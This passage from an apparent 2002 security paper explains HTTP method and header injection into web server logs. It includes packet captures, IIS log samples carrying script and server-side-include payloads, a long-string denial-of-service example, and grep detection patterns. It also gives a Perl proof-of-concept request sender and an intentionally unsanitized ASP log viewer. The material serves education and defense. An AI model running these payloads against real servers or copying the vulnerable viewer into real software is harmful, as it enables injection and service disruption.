- Identifiable scripting delimiters such as > and <
- Overly long strings used as the HTTP method or header values
- Unusually large HTTPd log files
- Unusual "file not found 404" error message in the HTTPd log files

Below, are examples taken from a tcpdump (22 tcpdump) sniff log that help to illustrate several attack examples as they appear on the wire.

In the first example, the first line shows that the Attacker is sending (P for Push) a packet from port 2072 to the VictimWebSite's port 80.

Notice that the HTTP HEAD method has a series of "a" characters (hex 61) appended to it. This illustrates that practically any string or stream can be appended to the HTTP method as long as it does not include an ASCII space character (ASCII # 32 and hex 20), since the space character acts as the HTTP delimiter separating the elements of an HTTP request/reply control line.

Below, the HEAD method and the first few "a" characters are shown in **bold**. Notice that the space character is also **bold**, but represented as the hex "20" value. That space character delimits the end of the HTTP method string and the beginning of the URI which in this case is the "/" character.

In this example, the fact that a valid HTTP method string, "HEAD" in this case, does not immediately terminate with an ASCII space character is the signature that something is clearly suspicious and warrants isolation and investigation.

Past the method string, this is simply a request for information about the VictimWebSite's default web page.

Note that there are three general columns in this format of a tcpdump reports.

1. line number
2. the hex representation of the content
3. the ASCII representation of the content, with the dots representing spaces.

```
16:37:05.146919 Attacker.2072 > HTTPd.80: P 1:1045(1044) ack 1 win 17520 (DF)
0x0000   4500 043c 6eb2 4000 8006 f03e cdcc fe25        E..<n.@....>...%
0x0010   cdcc fe0b 0818 0050 d532 8361 0001 3c7d        .......P.2.a..<}
0x0020   5018 4470 8ec7 0000 4845 4144 6161 6161        P.Dp....HEADaaaa
0x0030   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa
0x0040   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa

        (... repeated lines omitted for readability.)

0x03f0   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa
0x0400   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa
0x0410   6161 6161 2032 2f48 5454 502f 312e 300a        aaaa./.HTTP/1.0.
0x0420   436f 6e74 656e 742d 5479 7065 3a20 7465        Content-Type:.te
0x0430   7874 2f68 746d 6c0a 0d0a 0d0a                  xt/html.....
```

In response, the HTTPd informs the attacker that the request, containing the malicious HTTP method string, has been accepted and processed with no problem. So the attacker can assume that the attack material has been logged.

```
16:37:05.150770 HTTPd.80 > Attacker.2072: P 1:282(281) ack 1045 win 7716 (DF)
0x0000   4500 0141 5f09 4000 8006 02e3 cdcc fe0b        E..A_.@.........
0x0010   cdcc fe25 0050 0818 0001 3c7d d532 8775        ...%.P....>}.2.u
0x0020   5018 1e24 4e9e 0000 4854 5450 2f31 2e31        P..$N...HTTP/1.1
0x0030   2032 3030 204f 4b0d 0a53 6572 7665 723a        .200.OK..Server:
0x0040   204d 6963 726f 736f 6674 2d49 4953 2f34        .Microsoft-IIS/4
0x0050   2e30 0d0a 436f 6e74 656e 742d 4c6f 6361        .0..Content-Loca
0x0060   7469 6f6e 3a20 6874 7470 3a2f 2f30 3130        tion:.http://010
0x0070   2e30 3030 2e30 3030 2e30 312f 4465 6661        .000.000.01/Defa
0x0080   756c 742e 6874 6d0d 0a44 6174 653a 2054        ult.htm..Date:.T
0x0090   6875 2c20 3035 2053 6570 2032 3030 3220        hu,.05.Sep.2002.
0x00a0   3230 3a33 353a 3239 2047 4d54 0d0a 436f        20:35:29.GMT..Co
0x00b0   6e74 656e 742d 5479 7065 3a20 7465 7874        ntent-Type:.text
```

```
0x00c0   2f68 746d 6c0d 0a41 6363 6570 742d 5261        /html..Accept-Ra
0x00d0   6e67 6573 3a20 6279 7465 730d 0a4c 6173        nges:.bytes..Las
0x00e0   742d 4d6f 6469 6669 6564 3a20 4672 692c        t-Modified:.Fri,
0x00f0   2032 3520 4a61 6e20 3230 3032 2032 303a        .25.Jan.2002.20:
0x0100   3130 3a30 3020 474d 540d 0a45 5461 673a        10:00.GMT..ETag:
0x0110   2022 3430 3563 6266 3434 6463 6135 6331        ."405cbf44dca5c1
0x0120   313a 3130 3537 220d 0a43 6f6e 7465 6e74        1:1057"..Content
0x0130   2d4c 656e 6774 683a 2034 3332 350d 0a0d        -Length:.4325...
0x0140   0a                                             .
```

Next, the attacker injects a malicious script. The first indication of trouble is, as in the first example, the fact that a valid method string is not immediately delimited with an ASCII space character. In addition, there are suspicious characters within this bogus method such as "<", ">", "/", "=", and ":".

```
16:37:34.662200 Attacker.2074 > HTTPd.80: P 1:84(83) ack 1 win 17520 (DF)
0x0000   4500 007b 6ec2 4000 8006 f3ef cdcc fe25        E..{n.@........%
0x0010   cdcc fe0b 081a 0050 d5a4 342b 0001 3c90        .......P..4+..<.
0x0020   5018 4470 c573 0000 4845 4144 3c73 6372        P.Dp.s..HEAD<scr
0x0030   6970 743e 616c 6572 7428 7372 633d 433a        ipt>alert<src=C:
0x0040   5c62 6f6f 742e 696e 6929 3c2f 7363 7269        \boot.ini></scri
0x0050   7074 3e20 2f20 4854 5450 2f31 2e30 0a43        pt>./.HTTP/1.0.C
0x0060   6f6e 7465 6e74 2d54 7970 653a 2074 6578        ontent-Type:.tex
0x0070   742f 6874 6d6c 0a0d 0a0d 0a                    t/html.....
```

And once again, our accommodating HTTPd reports back that it has happily accepted the attacker's malware, and presumably logged it.

```
16:37:34.663623 HTTPd.80 > Attacker.2074: P 1:282(281) ack 84 win 8677 (DF)
0x0000   4500 0141 6b09 4000 8006 f6e2 cdcc fe0b        E..Ak.@.........
0x0010   cdcc fe25 0050 081a 0001 3c90 d5a4 347e        ...%.P....<...4~
0x0020   5018 21e5 9a4d 0000 4854 5450 2f31 2e31        P.!..M..HTTP/1.1
0x0030   2032 3030 204f 4b0d 0a53 6572 7665 723a        .200.OK..Server:
0x0040   204d 6963 726f 736f 6674 2d49 4953 2f34        .Microsoft-IIS/4
0x0050   2e30 0d0a 436f 6e74 656e 742d 4c6f 6361        .0..Content-Loca
0x0060   7469 6f6e 3a20 6874 7470 3a2f 2f30 3130        tion:.http://010
0x0070   2e30 3030 2e30 3030 2e30 312f 4465 6661        .000.000.01/Defa
0x0080   756c 742e 6874 6d0d 0a44 6174 653a 2054        ult.htm..Date:.T
0x0090   6875 2c20 3035 2053 6570 2032 3030 3220        hu,.05.Sep.2002.
0x00a0   3230 3a33 353a 3539 2047 4d54 0d0a 436f        20:35:59.GMT..Co
0x00b0   6e74 656e 742d 5479 7065 3a20 7465 7874        ntent-Type:.text
0x00c0   2f68 746d 6c0d 0a41 6363 6570 742d 5261        /html..Accept-Ra
0x00d0   6e67 6573 3a20 6279 7465 730d 0a4c 6173        nges:.bytes..Las
0x00e0   742d 4d6f 6469 6669 6564 3a20 4672 692c        t-Modified:.Fri,
0x00f0   2032 3520 4a61 6e20 3230 3032 2032 303a        .25.Jan.2002.20:
0x0100   3130 3a30 3020 474d 540d 0a45 5461 673a        10:00.GMT..ETag:
0x0110   2022 3430 3563 6266 3434 6463 6135 6331        ."405cbf44dca5c1
0x0120   313a 3130 3537 220d 0a43 6f6e 7465 6e74        1:1057"..Content
0x0130   2d4c 656e 6774 683a 2034 3332 350d 0a0d        -Length:.4325...
0x0140   0a                                             .
```

Now for an example of a different and more immediately damaging attack.

Below, the HEAD method string has had 1,000,000 "a" characters appended to it. The 1,000,000 count is arbitrary, and could be higher. So what is the danger in this? Denial of Service through clogging the network bandwidth, hogging the HTTPd's CPU, and filling the HTTPd's file system with bloated log files.

This also illustrates that the length of the method string or the header values can indicated suspicious activity. While a header value is likely to be much longer than a method string, it is unlikely you will find a valid 1,000,000 character long header value.

```
16:39:28.372194 Attacker.2078 > HTTPd.80: . 1:1461(1460) ack 1 win 17520 (DF)
0x0000   4500 05dc 6f1a 4000 8006 ee36 cdcc fe25        E...o.@....6...%
0x0010   cdcc fe0b 081e 0050 d758 222b 0001 3cb2        .......P.X"+..<.
0x0020   5010 4470 18ca 0000 4845 4144 6161 6161        P.Dp....HEADaaaa
0x0030   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa
0x0040   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa

        (... repeated lines and many packets omitted for readability.)

0x0550   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa
0x0560   6161 6161 6161 6161 6161 6161 6161 6161        aaaaaaaaaaaaaaaa
0x0570   6161 6161 6161 6161 6161 6161 202f 2048        aaaaaaaaaaaa./.H
0x0580   5454 502f 312e 300a 436f 6e74 656e 742d        TTP/1.0.Content-
0x0590   5479 7065 3a20 7465 7874 2f68 746d 6c0a        Type:.text/html.
0x05a0   0d0a 0d0a                                      ....
```

Finally, the HTTPd responds that it has received the 1,000,000 bytes plus the other 45 in the request.

```
16:39:35.700027 HTTPd.80 > Attacker.2078: . ack 1000045 win 7356 (DF)
0x0000   4500 0028 e50b 4000 8006 7df9 cdcc fe0b        E..(..@...}.....
0x0010   cdcc fe25 0050 081e 0001 3cb2 d767 6497        ...%.P....<..gd.
0x0020   5010 1cbc 7a2d 0000 0000 0000 0000             P...z-........
16:39:35.956791 HTTPd.80 > Attacker.2078: P 1:282(281) ack 1000045 win 7356 (DF)
0x0000   4500 0141 e60b 4000 8006 7be0 cdcc fe0b        E..A..@...{.....
0x0010   cdcc fe25 0050 081e 0001 3cb2 d767 6497        ...%.P....<..gd.
0x0020   5018 1cbc 6f7d 0000 4854 5450 2f31 2e31        P...o}..HTTP/1.1
0x0030   2032 3030 204f 4b0d 0a53 6572 7665 723a        .200.OK..Server:
0x0040   204d 6963 726f 736f 6674 2d49 4953 2f34        .Microsoft-IIS/4
0x0050   2e30 0d0a 436f 6e74 656e 742d 4c6f 6361        .0..Content-Loca
0x0060   7469 6f6e 3a20 6874 7470 3a2f 2f30 3130        tion:.http://010
0x0070   2e30 3030 2e30 3030 2e30 312f 4465 6661        .000.000.01/Defa
0x0080   756c 742e 6874 6d0d 0a44 6174 653a 2054        ult.htm..Date:.T
0x0090   6875 2c20 3035 2053 6570 2032 3030 3220        hu,.05.Sep.2002.
0x00a0   3230 3a33 383a 3030 2047 4d54 0d0a 436f        20:38:00.GMT..Co
0x00b0   6e74 656e 742d 5479 7065 3a20 7465 7874        ntent-Type:.text
0x00c0   2f68 746d 6c0d 0a41 6363 6570 742d 5261        /html..Accept-Ra
0x00d0   6e67 6573 3a20 6279 7465 730d 0a4c 6173        nges:.bytes..Las
0x00e0   742d 4d6f 6469 6669 6564 3a20 4672 692c        t-Modified:.Fri,
0x00f0   2032 3520 4a61 6e20 3230 3032 2032 303a        .25.Jan.2002.20:
0x0100   3130 3a30 3020 474d 540d 0a45 5461 673a        10:00.GMT..ETag:
0x0110   2022 3430 3563 6266 3434 6463 6135 6331        ."405cbf44dca5c1
0x0120   313a 3130 3537 220d 0a43 6f6e 7465 6e74        1:1057"..Content
0x0130   2d4c 656e 6774 683a 2034 3332 350d 0a0d        -Length:.4325...
0x0140   0a                                             .
```

Now, lets look at the HTTPd log files once an HTTP header attack has occurred.

Below are examples from two different log files. Notice that they are in different formats. The layout of log files differs between products and each can be customized. For the most part, the differences that concern our topic have to do with which HTTP items are logged.

In the first example the time, requester's IP, HTTP method, requested URI, and status code are being logged. In the second example the same information along with the "Referer" HTTP header value is being logged.

In the first example, several different attack strings have been injected into the log file by appending them to the HTTP method string. Since there are no HTTP header values being logged, the HTTP method is the vector attack vector for this log file format.

In the second example, both the HTTP method and the HTTP header Referer value fields are being logged. Though there are no examples of HTTP method string abuse, the HTTP Referer header has been exploited to inject several different malware examples.

Then the last few lines show the same attack being repeated. The Referer header has been loaded with lower case "a" characters and send rapid-fire. This these lines illustrate the beginning of a Denial of Service attack as the attack attempts to exhaust disk space by filling the log files with these "garbage requests".

Notice that in each of these example lines, the "200" code confirms that the request has been accepted as legitimate, and successfully processed.

Example #1

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-18 21:29:24
#Fields: time c-ip cs-method cs-uri-stem sc-status
21:29:35 10.0.0.3 GET /Default.htm 200
21:29:39 10.0.0.3 HEAD<!--#exec+cmd="/bin/id"--> / 200
21:30:03 10.0.0.3 GET<!--#virtual+include="somefile.log"--> / 200
21:30:09 10.0.0.3 GET<script>alert(src=C:\boot.ini)</SCRIPT> / 200
21:30:17 10.0.0.3 HEAD%><%response.end%> /Default.htm 200
21:30:33 10.0.0.3 GET%></html> /Default.htm 200
21:30:42 10.0.0.3 HEADaaaaaaa...aaaaaaaaaaaaaaaa /Default.htm 200
21:30:56 10.0.0.3 HEAD<img src="file:///C://boot.ini"> /Default.htm 200
```

Example #2

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-06-28 17:28:16
#Fields: date time cs-method cs-uri-stem sc-status cs(Referer)
2002-06-28 17:32:54 GET / 200 <script>alert(src=C:\boot.ini)</SCRIPT>
2002-06-28 17:31:22 HEAD / 200 <!--#virtual+include="c:\boot.ini"-->
2002-06-28 17:33:15 GET / 200 <script>alert("Cheers.world!")</SCRIPT>
2002-06-28 17:37:23 HEAD / 200 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
2002-06-28 17:37:23 HEAD / 200 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
2002-06-28 17:37:23 HEAD / 200 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
2002-06-28 17:37:23 HEAD / 200 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
2002-06-28 17:37:24 HEAD / 200 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
2002-06-28 17:37:24 HEAD / 200 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

From these examples we can see that, assuming a minimum of effective IDS evasion techniques, HTTP header exploitation seems reasonably straight forward to identify on the wire, as well as in log files.

12. HOW TO PROTECT AGAINST IT

What can you do to protect your web site and its visitors?

1. In the case of W3Perl (12 W3Perl), this vulnerability was fixed beginning with version 2.86, so simply upgrade. This is of course a general best practice for all software and hardware products.

2. Disable HTTPd logging, which is not usually acceptable.

3. Use a real-time IDS like Snort (23 snort) to identify suspicious packets that might indicate HTTP header attacks.

The proper logic for the snort rule set would be to identify the HTTP header (Accept:, User-Agent:, Cookie:, Host:, Referer:, etc.) strings and parse their values. Then examine those values for suspicious content such as non-alphanumeric or criteria such as excessive length.

4. Sanitize log files before any processing. Attempt to identify an attack soon after the fact. This maybe the more practical approach for most of us.

   Rather than building "sanitizing" into the application, use common text processing tools to identify and neutralize malicious portions of the input log file.

   Most malware that is injected is intended for a command interpreter environment such as Perl, VBScript, JavaScript/JScript, an OS shell, or some other environment which parses through input looking for commands to execute. If you first run tainted input (your log files) through a text processing tool such as grep (24 grep), you can identify and process malicious material without putting it into a command interpreter which could be tricked into actually executing the malcontent (pun intended) rather than identify and neutralizing it.

   In this approach, you pre-scan the input files. If malware is found, you produce an exception report that you make sure **not to pull into a vulnerable command interpreter**. For example, the exception report would be in raw ASCII text and opened with a basic text editor like notepad.

   grep (24 grep), along with most other *nix tools, are available as freeware for the Windows platform. In this example, you will want to modify the characters and strings being searched for to best serve your unique purposes and environment.

   ```
   C:\> grep -Hani "[<>'}{*^%$!`]\|\.exe\|\.\.\|\./" *.log >> report.txt
   ```

   The point of using a text processing tool is important enough to repeat. The attacker is counting on their payload being processed in an environment that can be hijacked and used as an attack platform.

   So, you want to pre-scan the raw input data, which may be contaminated with malware, within an environment that is not susceptible to such an attack.

   Sure, someone will figure some way to use grep and other text processing tools as attack platforms, but for now, they seem much safer than javascript, vbscript or perl for screening raw untrusted data of the type in question!

   The following example using the grep tools to refer to a file containing a list of patterns to be searched for.

   You would want to set the contents of the pattern.txt file to best match your environment. But for example, the contents of the pattern files might contain;

   ```
   "<script>"
   "</script>"
   "=javascript"
   "=vbscript"
   "createobject"
   "#exec="
   "#include="
   "xp_cmdshell"
   ".cmd"
   ```

```
".exe"
".bat"
../"
```

The command is;

```
C:\> grep -f patterns.txt -Hain logfile.log
```

Another logical approaches may also be effective.

- Search for valid method strings (HEAD, GET, POST...) and verify that they are terminated with a legal space character.
- Rather than search for specific suspicious characters/strings, search for characters that are not explicitly allowed. In effect, you would be searching for the inverse of the above regular expressions.

What should vendors do to mitigate this vulnerability?

1. **Standards**. It would make sense that future standards of the HTTP RFC include stricter definitions for the size and content of the method string and header values. The current version is RFC 2616 - HTTP/1.1 (21 RFC 2616 - HTTP/1.1). Since these objects are intended to contain meta-data, limitations on their size and content do not impose limitations on the actual content. For example, method strings which are strictly alphanumeric and less than 64 bytes would seem very functional and extensible. Header values which are 7-bit ASCII and less than 254 bytes also seem functional and extensible.

2. **Header Values**. While there is support for developer defined header=value pairs, there does not always need to be tolerance for clearly malicious strings like "<script>", or characters like a null "%00". Basic input validation should be built into the HTTPd products by the vendors, or provided through configuration options.

3. **Method Strings**. The HTTPd should perform basic input validation of the HTTP method string as it arrives. Validation would include checking for maximum length or the presence of illegal characters, and verify that each legal string is terminated with a space.

13. THE EXPLOIT SOURCE CODE

This script allows you to build and send a crafted HTTP exploitation request. To use this script, you first modify and uncomment the "$method" and "$header" line(s) as you like, and then run the script as you would any perl script.

```
# Proof of concept script
# HTTP Method and Header Exploitation

use Socket;
# Below, set the IP address in the $target variable. This is the IP
# of the HTTPd to which you are sending the crafted HTTP request.
$target='127.0.0.1';
# The $method variable contains the HTTP method string. You can set this
# to HEAD, GET, PUT and so on. Note that the delimiter expected after the
# HTTP method string is a space (hex %20).
```

```
$method='HEAD';
# Below is an example of crafting a malicious HTTP method string to be
# sent to the $target host. In this example, a short javascript is
# appended to the HEAD method.
#$method='HEAD' . '<script>alert("Cheers world!")</script>';

# Here, 10,000 e characters are appended to the GET method string.
# Rather than injecting malware, this approach would be used to
# launch a DoS attack intending to fill disk space with log files.
# Note that the 10,000 value is arbitrary in this example.
#$method='GET' . "e" x 10000;

# Rather than manipulating the HTTP method string, an attacker could
# instead manipulate the HTTP headers, in this case the Referer:.
# As with an earlier example, a small javascript is injected into
# the header values.
#$header='Referer: ' . '<script>alert("Cheers world!")</script>';

print ("\n\n\t$method / HTTP/1.0\n\n");
# Finally, the entire HTTP request is packaged and sent via the sendraw
# subroutine.
@results=sendraw("$method / HTTP/1.0\r\n$header\r\n\r\n");

# Here the results are shown on screen.
print @results;

# The sendraw subroutine handles the details of packaging
# sending the request and receiving the TCP/HTTP response.
#---[ Thanks to rfp rfp@wiretrip.net for this sub ]---
sub sendraw {
    my ($pstr)=@_;
    socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
            die("Socket problems\n");
    if(connect(S,pack "SnA4x8",2,80,$target)){
                    my @in;
                    select(S); $|=1; print $pstr;
                    while(<S>){ push @in, $_;}
                    select(STDOUT); close(S); return @in;
    } else { die("Can't connect...\n"); }
}
```

LogView.asp

This script runs on an IIS web server and returns a log file's contents.

Since there is no output sanitation, this script creates in real-life a dangerous and exploitable condition.

This script is only intended to be used as a proof-of-concept tool. There is no filtering or sanitizing preformed, so the client is at the mercy of the content within the log file.

To use this server-side .asp script, you configure the script to read an existing log file which is feed verbatim to the requesting web browser. Any malware within the logfile is then processed at the client by the browser.

```
'These server-side directives instruct the IIS server to
'not buffer the response, and to only all this script to
'run for 15 seconds.
<%@ Language=VBScript %>
<% Response.Buffer=false %>
<% Server.ScriptTimeOut=15 %>

<HTML><HEAD>
<meta HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE">
<TITLE>Website Logs</TITLE>
</HEAD><BODY>
'Below, the server-side scripting actually begins.
<%
'Here the headers for the page being built for the client are generated.
Response.Write "<Center><font size=5>Website Log Report</font>"
Response.Write "<br>Report Produced on " & Now() </center><hr>"

'Load the existing log file name (ex020618.log) into the LogFileArray.
'Substitute logfile.log with a valid log file name.
        Set FileObject = Server.CreateObject("Scripting.FileSystemObject")
        Log file = "c:\winnt\system32\logfiles\W3svc1\logfile.log"

        'Now, line by line, the log file is streamed verbatim
        'into the page being built for the client.
        Set InStream = FileObject.OpenTextFile(Log file, 1, False, False)
        While not InStream.AtEndOfStream
                InputLine = Instream.Readline
                Response.Write "<br>" & InputLine
        Wend

        Response.Write "<hr><p><center><b>End of Page</b></center><hr>"
'Now that the log file has been read into this report,
'the page is wrapped up and sent to the client.
Response.End
%>
</BODY></HTML>
```

---

14. REFERENCES

1. Distributed Intrusion Detection System, homepage. TCP port 80.
   URL: http://www.dshield.org/ (9 Aug. 2002)
   URL: http://www.dshield.org/topports.html (9 Aug. 2002)

2. Information on Microsoft's Internet Information Server (IIS) web server, homepage.
   URL: http://www.microsoft.com/windows2000/technologies/web/default.asp (9 Aug. 2002)

3. The Apache Software Foundation, homepage.
   URL: http://www.apache.org/ (9 Aug. 2002)

4. DilDog, "The Tao of Windows Buffer Overflow",
   URL: http://www.cultdeadcow.com/cDc_files/cDc-351/ (9 Aug. 2002)

5. SQLSecurity.com "The SQL Injection FAQ"

URL: http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=2&tabid=3 (9 Aug. 2002)

6. Wong, Clinton. "HTTP Pocket Reference." May 2000.
O'Reilly & Associates, Sebastopol, CA. ISBN 1-56592-862-8
URL: http://www.oreilly.com/catalog/httppr/ (9 Aug. 2002)

Special thanks to O'Reilly & Associates for permission to use of the images from the HTTP Pocket Reference sample chapter (www.oreilly.com/catalog/httppr/)

7. Cisco Bug ID CSCdt93862
URL: http://www.securiteam.com/securitynews/5PP0L2K4KY.html (3 Sept. 2002)

8. Cisco Bug ID CSCdx41911 and CSCdw26696
URL: http://www.securiteam.com/securitynews/5GP0F2A75M.html (3 Sept. 2002)

9. Network Working Group. RFC 2616 - "Hypertext Transfer Protocol -- HTTP/1.1" June 1999
URL: http://www.ietf.org/rfc/rfc2616.txt (9 Aug. 2002)

10. BUGTRAQ ID 3939, "W3Perl Web Statistics Header Manipulation Vulnerability"
URL: http://online.securityfocus.com/bid/3939 (9 Aug. 2002)

11. Zenomorph. "Header Based Exploitation: Web Statistical Software Threats", January 2002.
URL: http://www.cgisecurity.com/papers/header-based-exploitation.txt (9 Aug. 2002)

12. W3Perl.com. "W3Perl 2.88 (June 12th 2002)"
URL: http://www.w3perl.com/softs/index.html (9 Aug. 2002)

13. Hobitt. "netcat". Version 1.10 for unix. 03.20.96
URL: http://www.atstake.com/research/tools/ (9 Aug. 2002)

14. Webopedia. "Query String"
http://www.webopedia.com/TERM/Q/query_string.html (9 Aug. 2002)

15. "The Common Gateway Interface". Version CGI/1.1.
URL: http://hoohoo.ncsa.uiuc.edu/cgi/ (9 Aug. 2002)

16. Topf, Jochen. "HTTP Form Attacks". 2002-08-07
URL: http://www.remote.org/jochen/sec/hfpa/ (9 Aug. 2002)

17. Netscape Communications Corporation. "How SSL Works" 1999
URL: http://developer.netscape.com/tech/security/ssl/howitworks.html (9 Aug. 2002)

18. The Open Web Application Security Project (OWASP) - HTTP Methods
URL: http://www.owasp.org/tutorials/methods.shtml (9 Aug. 2002)

19. The Open Web Application Security Project (OWASP). "What is a Web Application?"
URL: http://www.owsap.org/tutorials/webapps.shtml (9 Aug. 2002)

20. Activestate.com. Windows version of Perl. Version 5.8
URL: http://www.activestate.com (9 Aug. 2002)

General information about the Perl language can be found at
URL: Perl mongers - http://www.perl.org (9 Aug. 2002)

21. rfp. "A look at whisker's anti-IDS tactics - Just how bad can we ruin a good thing?"
URL: http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html (9 Aug. 2002)

22. tcpdump is the *nix version. Windump.exe is the interchangeable windows binary version.
*nix tcpdump URL: http://www.tcpdump.org/ (11 Sept. 2002)
Windows windump URL: http://windump.polito.it/ (11 Sept. 2002)

23. Roesch, Marty. Snort IDS. Version 1.8.7
URL: http://www.snort.org (9 Aug. 2002)

24. GNU. "common GNU utilities ported to native Win32" including grep. 11/11/01 (updated 08/11/02)
URL: http://unxutils.sourceforge.net/ (9 Aug. 2002)

END OF PAPER

Last Updated: May 25th, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event